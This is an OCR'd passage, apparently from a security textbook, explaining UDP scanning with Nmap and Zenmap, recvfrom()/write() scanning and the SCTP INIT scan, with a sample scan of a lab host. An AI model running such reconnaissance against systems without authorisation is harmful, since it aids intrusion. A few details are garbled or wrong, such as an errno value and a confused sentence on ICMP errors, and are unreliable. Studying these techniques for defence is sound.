
Figure 3.63: UDP scanning

This happens because open ports do not have to send an acknowledgement in response to a probe, and closed ports are not even required to send an error packet.

UDP Packets

Source: *https://nmap.org*

When you send a packet to a closed UDP port, most of the hosts send an **`ICMP_PORT_UNREACH`** error. Thus, you can determine whether a port is open if UDP packets or ICMP errors are not guaranteed to arrive. Thus, UDP scanners of this type must implement retransmission of packets that appear lost. UDP scanners interpret lost traffic as open ports. In Zenmap, the **`-sU`** option is used to perform a UDP scan.


Zenmap
Scan
Tools
Profile
Help
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
10.10.1.22
Filter Hosts

Target: 10.10.1.22
Profile:
Command: nmap -sU -v 10.10.1.22

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
05:22 [redacted] Time
Initiating ARP Ping Scan at 05:22
Scanning 10.10.1.22 [1 port]
Completed ARP Ping Scan at 05:22, 0.01s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:22
Completed Parallel DNS resolution of 1 host. at 05:22,
0.00s elapsed
Initiating UDP Scan at 05:22
Scanning 10.10.1.22 [1000 ports]
Discovered open port 137/udp on 10.10.1.22
Discovered open port 389/udp on 10.10.1.22
Discovered open port 53/udp on 10.10.1.22
Discovered open port 123/udp on 10.10.1.22
Completed UDP Scan at 05:22, 4.58s elapsed (1000 total
ports)
Nmap scan report for 10.10.1.22
Host is up (0.00s latency).
Not shown: 996 open|filtered ports
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp
137/udp open  netbios-ns
389/udp open  ldap
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 4.69
seconds
           Raw packets sent: 1998 (57.687KB) | Rcvd: 7
(884B)
```

Figure 3.64: UDP scanning using Zenmap

In addition, this scanning technique is slow because it limits the ICMP error message rate as a form of compensation to machines that apply RFC 1812 section 4.3.2.8. A remote host will require access to the raw ICMP socket to distinguish closed ports from unreachable ports.

UDP RECVFROM () and WRITE () Scanning

Although non-root users cannot read unreachable port errors directly, Linux informs you indirectly when it receives messages.

- **Example:**

  For example, a second `write ()` call to a closed port will usually fail. Various scanners, such as Netcat and Pluvial `pscan.c`, perform `recvfrom ()` on non-blocking UDP sockets, and they usually return `EAGAIN` ("`Try Again`," `errno 13`) if the ICMP error has not been received or `ECONNREFUSED` ("`Connection refused`," `errno 111`) otherwise. This technique is used for determining open ports when non-root users use `-u` (UDP). Root users can also use the `-l` (lamer UDP scan) option to force this process.

Advantage:

The UDP scan is less informal with regard to an open port because there is no overhead of a TCP handshake. However, if ICMP is responding to each unavailable port, the total number of frames can exceed that from a TCP scan. Microsoft-based OSs do not usually implement any ICMP rate limiting; hence, this scan operates very efficiently on Windows-based devices.

Disadvantage:

The UDP scan provides port information only. If additional information of the version is needed, the scan must be supplemented with a version detection scan (`-sV`) or the OS fingerprinting option (-O).

The UDP scan requires privileged access; hence, this scan option is only available on systems with the appropriate user permissions.

Most networks have massive amounts of TCP traffic; as a result, the efficiency of the UDP scan is low. The UDP scan will locate open ports and provide the security manager with valuable information for identifying successful attacker invasions on open UDP ports owing to spyware applications, Trojan horses, and other malicious software.

SCTP INIT Scan

Stream Control Transport Protocol (SCTP) is a reliable message-oriented transport layer protocol. It is used as an alternative to the TCP and UDP protocols, as its characteristics are similar to those of TCP and UDP. SCTP is specifically used to perform multi-homing and multi-streaming activities. Some SCTP applications include discovering VoIP, IP telephony, and Signaling System 7/SIGnaling TRANsport (SS7/SIGTRAN)-related services. SCTP association comprises a four-way handshake method, as shown in the screenshot below.



SCTP Association
Four-way Handshake
Bob
10.10.10.9
Clara
10.10.10.11
INIT
INIT-ACK
COOKIE-ECHO
COOKIE-ACK
Client
Server

Figure 3.65: SCTP Association four-way handshake

In SCTP, the INIT scan is performed quickly by scanning thousands of ports per second on a fast network not obstructed by a firewall offering a stronger sense of security. The SCTP INIT scan is very similar to the TCP SYN scan; comparatively, it is also stealthy and unobtrusive, as it cannot complete SCTP associations, hence making the connection half-open.

Attackers send INIT chunk to the target host. If the port is listening or open, it sends an acknowledgement as an INIT+ACK chunk.



INIT Chunk
INIT + ACK Chunk
Attacker
Target Host

Figure 3.66: SCTP INIT scan result when a port is listening (Open)

If the target is inactive and it is not listening, then it sends an acknowledgement as an ABORT chunk.

